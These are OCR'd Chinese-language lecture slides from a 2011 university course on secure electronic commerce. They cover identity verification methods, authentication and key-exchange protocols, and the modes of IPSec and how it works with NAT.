# 電子商務安全
# Secure Electronic Commerce

## 網路與網站安全
## (Network and Website Security)

992SEC11
TGMXM0A
Fri. 6,7,8 (13:10-16:00) L526


**Min-Yuh Day**
**戴敏育**
**Assistant Professor**
**專任助理教授**
**Dept. of Information Management, Tamkang University**
**淡江大學 資訊管理學系**

http://mail.im.tku.edu.tw/~myday/


2011-05-13

# Syllabus

| 週次 | 月／日 | 內容（Subject/Topics |
|---|---|---|
| 1 | 100/02/18 | 電子商務安全課程簡介 (Course Orientation for Secure Electronic Commerce) |
| 2 | 100/02/25 | 電子商務概論 (Introduction to E-Commerce) |
| 3 | 100/03/04 | 電子市集 (E-Marketplaces) |
| 4 | 100/03/11 | 電子商務環境下之零售：產品與服務 (Retailing in Electronic Commerce: Products and Services) |
| 5 | 100/03/18 | 網路消費者行為、市場研究與廣告 (Online Consumer Behavior, Market Research, and Advertisement) |
| 6 | 100/03/25 | 電子商務 B2B、B2C、C2C (B2B, B2C, C2C E-Commerce) |
| 7 | 100/04/01 | Web 2.0, Social Network, Social Media |
| 8 | 100/04/08 | 教學行政觀摩日 |
| 9 | 100/04/15 | 行動運算與行動商務 (Mobile Computing and Commerce) |
| 10 | 100/04/22 | 期中考試週 |

# Syllabus (cont.)

| 週次 | 月／日 | 內容（Subject/Topics |
|---|---|---|
| 11 | 100/04/29 | 電子商務安全 (E-Commerce Security) |
| 12 | 100/05/06 | 數位憑證 (Digital Certificate) [Module 4] |
| 13 | 100/05/13 | 網路與網站安全 (Network and Website Security) [Module 5] |
| 14 | 100/05/20 | 交易安全、系統安全、IC卡安全、電子付款 (Transaction Security, System Security, IC Card Security, Electronic Commerce Payment Systems) |
| 15 | 100/05/27 | 行動商務安全 (Mobile Commerce Security) |
| 16 | 100/06/03 | 電子金融安全控管機制 (E-Finance Security Control Mechanisms) |
| 17 | 100/06/10 | 營運安全管理 (Operation Security Management) |
| 18 | 100/06/17 | 期末考試週 |

# 教育部顧問室編輯 “電子商務安全”教材

委辦單位：教育部顧問室資通安全聯盟

執行單位：國立台灣科技大學管理學院

# Module 5：
# 網路與網站安全

# 學習目的

- 網路安全
  - 身分識別
  - 個體鑑別與金鑰交換
  - IPSec
  - 防火牆
  - IDS與IPS
- 網站安全
  - 伺服器安全
  - 網頁安全
  - 隱私保護

# Module 5：網路與網站安全

Module 5-1：網路安全

- 5-1-1：身分識別
- 5-1-2：個體鑑別與金鑰交換
- 5-1-3：IPSec
- 5-1-4：防火牆
- 5-1-5：IDS與IPS

Module 5-2：網站安全

- 5-2-1：伺服器安全
- 5-2-2：網頁安全
- 5-2-3：隱私保護

# Module 5-1-1：身分識別

資料來源: 台灣科技大學資訊管理所，密碼學課程教材，吳宗成 教授。

# 身分識別

- 基於使用者知識
  - 只有使用者知道的特定訊息，例如通行碼(password)、口令、江湖切口等
- 基於使用者持有物
  - 特殊且很難複製的身分識別物件，例如鑰匙、權杖、Token卡、IC卡等
- 基於使用者生理特徵
  - 使用者獨有且與生俱來的生理特質，例如指紋、掌紋、視網膜紋路等

❖一個身分識別系統必須結合上述至少兩種方法以上才能達到實務應用之安全需求


# 身分識別例子－通行碼

- 通行碼的產生
  - 亂數產生器產生：安全性高但不容易記憶
  - 使用者自行選取：方便性高但容易遭受猜測或破解
- 通行碼的長度
  - 建議以4至8個字元英數混合為原則
  - 用於安全性要求較高之系統則通行碼長度愈長愈好
- 通行碼的週期
  - 每隔固定時間週期或有破解之虞時須強制更換
  - 具重要或敏感性質之系統應針對不同的時段設定多重通行碼或單次通行碼(one-time pad passwords)
- 通行碼的傳遞
  - 應以密文或加密過的形式傳送，以確保其機密性
  - 利用機密分割(knowledge split)的策略，並以不同性質的通訊管道進行傳遞，以分散被截取的風險

# 通行碼驗證協定

- 交談式(interactive)或動態式通行碼
  - ✓運用於高通訊效率或安全需求較高的系統
  - ✓利用詰問-回應(challenge-response)方式或零知識證明(zero-knowledge proofs)協定完成秘密參數確認
  - ✓多次的詰問–回應方式可以達到強化系統安全性的目的，但需要花費較長的登入與驗證時間
- 非交談式(non-interactive)或固定式通行碼
  - ✓運用於中央式的電腦系統及遠端登入的網路系統
  - ✓可以有效降低使用者與系統連線的通訊成本
  - ✓可以搭配使用IC卡來增加安全性


# 身分識別例子－掌形與指紋辨識




http://perso.orange.fr/fingerchip/biometrics/types/fingerprint.htm

# 身分識別例子－臉部辨識

Thermographic scan




http://www.biofs.com/eng/s1.php

http://www.cs.bham.ac.uk/~mdr/teaching/modules03/security/students/SS3/handout/index.htr

# 身分識別例子－視網膜紋路辨識

http://www.arcent.army.mil/cflcc_today/2005/january/iraqi_election.asp



http://www.eyes.co.nz/eye_care.html

# Module 5-1-2：
# 鑑別與金鑰交換協定

資料來源:台灣科技大學資訊管理所吳宗成教授之密碼學課程教材

# 個體鑑別協定(entity authentication)

- 個體定義
  - ✓終端設備、個人電腦、IC卡、使用者、機構等通稱
- 鑑別演算法執行方式
  - ✓單向鑑別(one-way authentication)
    - 某一個體向另一個體證明其身分
  - ✓雙向鑑別(two-way authentication)
    - 通訊個體彼此證明身分
  - ✓三向鑑別(three-way authentication)
    - 需在仲裁者或公正第三者的見證之下，通訊個體彼此證明身分，並存下可供日後解決糾紛的證據

# 金鑰交換協定

- 可交換金鑰之類別
  - 主金鑰(master key)：長期
    - 公鑰與私鑰對→可作為衍生金鑰(derivation key)的母體
    - 密鑰→用於儲存加解密
  - 非主金鑰(non-master key)或衍生金鑰：短期
    - 公鑰與私鑰對→屬於衍生金鑰，用於個體鑑別、安全通信協定
    - 交談金鑰(session key) →用於傳輸訊息的加解密
- 所需密碼機制及演算法
  - 對稱式加解密演算法(可保護欲交換金鑰的機密性)
  - 數位簽章演算法或單向湊函數(可證明欲交換金鑰的完整性)
  - 個體鑑別協定(金鑰交換者可彼此鑑別身分)
  - 整合式協定：個體鑑別協定+金鑰交換協定(ISO 9798)

# Module 5-1-3：IP安全機制

本模組內容係引用教育部顧問室資通安全聯盟「網路安全」課程教材之「Module 10-IP安全機制」

# 學習目的

1. IP安全機制(IPSec，IP Security)旨在提供網路通訊間的安全性。
2. 早期的安全性都是建立網路結構的應用層(Application Layer)中，IPSec則是在第三層即網路層利用穿隧(Tunneling)、加解密(Encryption & Decryption)、密鑰管理(Key management)、使用者與設備身份認證技術(Authentication)建立起虛擬私有網路(VPN)的方式提供給遠端使用者做安全連線。

# IP安全機制簡介

- IP安全機制(IPSec，IP Security)用途
- IPSec技術
- IPSec優點
- IPSec的安全服務


# IPSec (IP Security )定義

- IPSec是VPN的一種由IETF(Internet Engineering Task Force)所定義，主要目的提供TCP/IP網路層 中（OSI第三層）端點對端點的安全通訊保密機制，在IP網路上透過安全的私密通信來確保傳送、接收資料的：
  - 驗證(Authentication)
  - 保密(Confidentiality)
  - 完整(Integrity)
  - 存取控制(Access Control)

# IPSec (IP Security )定義


- IPSec 為第三層的穿隧技術，不僅符合現行之IPv4環境，同時也是IPv6的標準，而PPTP與L2TP則均為第二層的穿隧技術，適合在有IP/IPX/AppleTalk等多種協定的環境下使用，IPSec 、PPTP、L2TP三者之比較
- 參考表1

# IP安全機制架構




資料來源：摘自Microsoft TechNet網站，安全的多層式部署。

# IPSec的運作方式




資料來源：摘自Microsoft TechNet，網路基礎結構。

# IPSec的運作方式

- IPSec的運作需先經過下列二個步驟：

1.初始化

  - 二個端點必須建立安全聯結SA(Security Associations)，此步驟對於如何使用IPSec的方式達成共識，例如選擇何種安全功能、決定加密的演算法、使用金鑰的原則等


2.金鑰交換

  - 利用非對稱加密法，讓二個端點各自擁有相同的秘鑰(Secret Key，專指對稱式加密法所用的金鑰)

# IPSec的使用模式


- 傳輸模式(Transport mode)
  - 僅加密或認證上層協定的資料，例如在區域網路中的兩台電腦A與B，可直接建立連線(不必經由路由器或防火牆)，且A與B具有處理IPSec封包的能力時，則可使用IPSec的傳輸模式
- 通道模式(Tunnel mode)
  - IPSec會加密或認證整個封包，並在最外面再加上一個新的IP表頭，當IPSec連線兩端的電腦有一端或兩端不具處理IPSec封包能力，而必須透過具有IPSec能力的路由器或防火牆來代為處理IPSec封包時，即必須使用通道模式

# 傳輸模式及通道模式





資料來源：摘自林宸堂，IPSec VPN的難題：Firewall與NAT的配置。

# 傳輸模式(Transport mode)




資料來源：摘自Microsoft TechNet，How To：使用 IPSec 提供二個伺服器之間的安全通訊。

# 通道模式(Tunnel mode)：





資料來源：摘自楊慶隆，IPSec機制探討。

# IPSec的限制

- 支援之通訊協定較少
  - 需安裝設定用戶端軟體、可攜性較低
  - 遠端用戶如位於防火牆後方則防火牆需特別設定
  - 無法辨識用戶端的真正使用者
  - 不同廠家之軟體間相容性低
  - 在NAT環境下運作受限

# IPSec在NAT環境下的運作方式：先IPSec再NAT





資料來源：摘自林宸堂，IPSec VPN的難題：Firewall與NAT的配置。

# 依IPSec的運作模式及使用協定再區分

- IPSec-AH + NAT
- IPSec-ESP-Transport + NAT
- IPSec-ESP-Tunnel + NAT

# 先NAT再IPSec




資料來源：摘自林宸堂，IPSec VPN的難題：Firewall與NAT的配置。

封包傳送前先進行NAT的Source IP/Port轉換，再做IPSec加密封裝，因NAT已經先完成所有封包轉換的工作，所以IPSec任何加密或是資料完整性檢查皆不受影響，缺點為IPSec Device可能無法得知在NAT後方真正的封包來源

# L2TP/IPSec介紹

